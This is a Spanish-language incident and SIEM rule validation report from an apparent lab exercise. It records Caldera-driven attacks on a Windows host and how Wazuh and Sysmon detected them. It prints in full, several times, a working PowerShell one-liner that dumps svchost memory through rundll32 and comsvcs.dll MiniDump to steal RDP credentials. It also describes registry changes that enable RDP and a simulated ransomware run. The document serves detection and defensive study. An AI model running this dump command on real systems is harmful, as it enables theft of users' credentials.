
^C
root@01sertecs:/home/rol0# sudo tail -f /var/ossec/logs/alerts/alerts.log
}win.eventdata.targetFilename: C:\\Windows\\assembly\\NativeImages_v4.0.30319_64\\Temp\\25b0-0\\Microsoft.PowerShell.Com
mands.Management.dll
win.eventdata.creationUtcTime: 2026-09-12 18:36:29.478
win.eventdata.user: NT AUTHORITY\\SYSTEM
```

Reporte de Análisis de Incidentes y Validación de Reglas SIEM.


Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS




Así está en texto plano en alerts.log que describe datos muy importantes sobre los cambios del archivo en sus hashes.



Debido a que la secuencia de comando de ataque no incluía ningún tipo de encriptación verdadera y que los archivos no tenían ningún contenido, es decir, no tenían peso en bytes, la operación se completó sobre todos los archivos a la vez, no dando opción a la interrupción del ataque.



Para el siguiente ataque se personalizó el agente con habilidades que debían capturar las credenciales de usuarios logeados en la pc victima por conexión a escritorio remoto



Se creó un nuevo usuario (victima2) con contraseña y se hizo la conexión remota.

Reporte de Análisis de Incidentes y Validación de Reglas SIEM.

Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS



+ Manual Command		+ Potential Link	Operation Details	Filters	running		Obfuscator: plain-text		Autonomous
Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output	
9/6/2026, 11:43:48 PM CST	collect	Dump svchost.exe to gather RDP credentials	credential-access	opfxqx	DESKTOP-BVJIF15	N/A	View Command	No output	

Se lanzó el ataque de obtención de credenciales RDP. Es un ataque conocido por hacer un dump del programa svchost.exe en memoria, que contiene todos los datos de los usuarios logeados en tiempo real.


```
$ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore); if($ps){$id = $ps[0].OwningProcess} else {$id = (Get-Process svchost)[0].Id};  
C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump $id  
$env:TEMP\svchost-exe.dmp full
```



Al correo de avisos llegó una ejecución de posible código malicioso para revisar, tomando en cuenta que en el log no aparece información del script, se toma en cuenta la hora exacta para el rastreo y análisis a partir del registro del log que obtuvo Wazuh.

+ Manual Command		+ Potential Link	Operation Details	Filters	running		Obfuscator: plain-text		Autonomous
Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output	
9/6/2026, 11:43:48 PM CST	success	Dump svchost.exe to gather RDP credentials	credential-access	opfxqx	DESKTOP-BVJIF15	13972	View Command	No output	

Se completa la secuencia exitosamente con el objetivo que es un dump en memoria de svchost.exe para obtener las credenciales



Sin embargo el dump se dejó en un archivo temporal para posterior extracción, que el atacante podría ejecutar en cualquier momento.

Sep 14, 2026 @ 20:09:43.579 **003**

Expanded document [View surrounding documents](#) [View single document](#)

able JSON

f _index	wazuh-alerts-4.x-2026.09.15
f agent.id	003
f agent.ip	192.168.0.165
f agent.name	VictimMitreyCaldera
data.win.eventdata.messageNumber	1
data.win.eventdata.messageTotal	1
data.win.eventdata.scriptBlockId	64befd92-a3e4-48da-bc17-89bf84e17aea
data.win.eventdata.scriptBlockText	<pre>\$ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore); if(\$ps){\$id = \$ps[0].OwningProcess} else { \$id = (Get-Process svchost)[0].Id }; C:\Windows\System32\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump \$id Se nv\TEMP\levnhoct-ava.dmp, full</pre>

El rastreo del momento en la plataforma de wazuh da la información, el contenido exacto del script, es una configuración previa en cada endpoint que registra en los logs, los procesos en curso.


Reporte de Análisis de Incidentes y Validación de Reglas SIEM.

Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS



data.win.system.eventID	4104
data.win.system.eventRecordID	546
data.win.system.keywords	0x0
data.win.system.level	5
data.win.system.message	Creando texto de bloque de script (1 de 1): <pre>\$ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore); if(\$ps){\$id = \$ps[0].OwningProcess} else {\$id = (Get-Process svchost)[0].Id }; C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump \$id \$env:TEM P\svchost-exe.dmp full</pre> Id. de bloque de script: 64befd92-a3e4-48da-bc17-89bf84e17aea Ruta de acceso: "
data.win.system.opcode	15
data.win.system.processID	13796
data.win.system.providerGuid	{a0c1853b-5c40-4b15-8766-3cfc1c58f985a}
data.win.system.providerName	Microsoft-Windows-PowerShell

El **EventoID Script Block Logging (Event ID 4104)** es una característica avanzada programada en ossec.conf del endpoint. Con esto activado, el Event ID 4104 envía el texto exacto del script de volcado. Este es el nivel de visibilidad "Deep Blue" que demuestra que la infraestructura que se configuró en SERTECS Inteligencia, está lista para detectar atacantes avanzados que intentan ofuscar sus comandos.



Al final se realizaron dos ejercicios con ésta táctica porque en la primera, el agente de Wazuh no registraba la información del script malicioso, lo cual se reconfiguró para la obtención de movimientos genuinos del sistema o no, provenientes de powershell y guardarlos en logs, lo cual genera más registros y mayor congestión y almacenamiento que sin duda merece la pena analizar.



Resumen de hallazgos de Técnicas y IoCs

Mapeo explícito de MITRE ATT&CK

Estos son los detalles de la correspondencia de las tácticas y técnicas ejecutadas durante la simulación con el framework MITRE ATT&CK:

- **Descubrimiento (Discovery):**
 - *T1033 - System Owner/User Discovery*: Identificación inicial del usuario activo en el sistema mediante la habilidad `Identify active user`.
- **Ejecución y Evasión de Defensas (Execution / Defense Evasion):**
 - *T1059.001 - Command and Scripting Interpreter: PowerShell*: Ejecución de múltiples scripts temporales `.ps1` para alteración de archivos e inyección de código.
 - *T1112 - Modify Registry*: Modificación silenciosa de la clave de registro `HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server` para cambiar el valor `fDenyTSConnections` a 0, habilitando una puerta trasera a través de Escritorio Remoto (RDP).
- **Comando y Control (Command and Control):**
 - *T1105 - Ingress Tool Transfer*: Transferencia de herramientas ofensivas y creación de los agentes de Caldera (`splunkid.exe` y `metaIA.exe`) en el directorio público, lo cual disparó repetidas veces la regla 92213 de Wazuh.
- **Acceso a Credenciales (Credential Access):**
 - *T1003 - OS Credential Dumping*: Ataque de volcado en memoria de `svchost.exe` hacia la ruta temporal `$env:TEMP\svchost-exe.dmp` empleando el binario nativo `rundll32.exe` y `comsvcs.dll` para robar las credenciales de los usuarios logueados (como `victima2`).
 - *T1552.003 - Credentials In Files: PowerShell History*: Búsqueda estructurada de términos sensibles ("`password`", "`-p`", "`key`", "`pwd`") dentro del archivo `ConsoleHost_history.txt`.
- **Impacto (Impact):**
 - *T1486 - Data Encrypted for Impact (Simulación)*: Alteración y renombrado masivo (`.locked`) de documentos en el directorio crítico `C:\Ventas_Farmacia`, lo que activó exitosamente la regla 100003 (Nivel 12) del SOAR y la creación del archivo de rescate `ransom_notas.txt`.



Tabla de Indicadores de Compromiso (IoCs)

Los siguientes Indicadores de Compromiso fueron recolectados a través de Sysmon y monitoreados por Wazuh Manager durante las secuencias de ataque:

Tipo de IoC	Valor / Artefacto	Descripción
Dirección IP	192.168.0.166	IP de origen del servidor atacante (Magma & Caldera), operando hacia el puerto 8888.
Ejecutable Malicioso	C:\Users\Public\splunkid.exe	Primer agente de Caldera instalado en el sistema. Ejecutado desde un directorio público para intentar evadir restricciones.
Ejecutable Malicioso	C:\Users\Public\metaIA.exe	Agente secundario inyectado posteriormente para ejecutar las fases de impacto (Simulación de Ransomware).
Archivo Extraído	C:\Users\vicima\AppData\Local\Temp\svchos-t-exe.dmp	Volcado de memoria que contiene datos sensibles y posibles credenciales en texto plano.
Archivos Modificados	C:\Ventas_Farmacia*.locked	Archivos de la organización comprometidos durante la simulación (bodega.txt.locked, facturacion.txt.locked, etc.).
Hash (MD5)	8A2122E8162DBE F04694B9C3E0B6 CDEE	Hash registrado por Sysmon durante la ejecución de cmd.exe para modificar el registro de RDP.



Tipo de IoC	Valor / Artefacto	Descripción
Hash (SHA256)	B99D61D874728E DC0918CA0EB10E AB93D381E7367E 377406E6596336 6C874450	Hash SHA256 asociado a la misma modificación de registro del sistema.
Hash (SHA256)	E3B0C44298FC1C 149AFBF4C8996F B92427AE41E464 9B934CA495991B 7852B855	Firma generada por Syscheck tras detectar alteraciones de integridad (Ej. en bodega.txt).
Comando / LolBin	rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump...	Técnica de ejecución nativa registrada en los logs 4104 para evadir detecciones estáticas del Antivirus.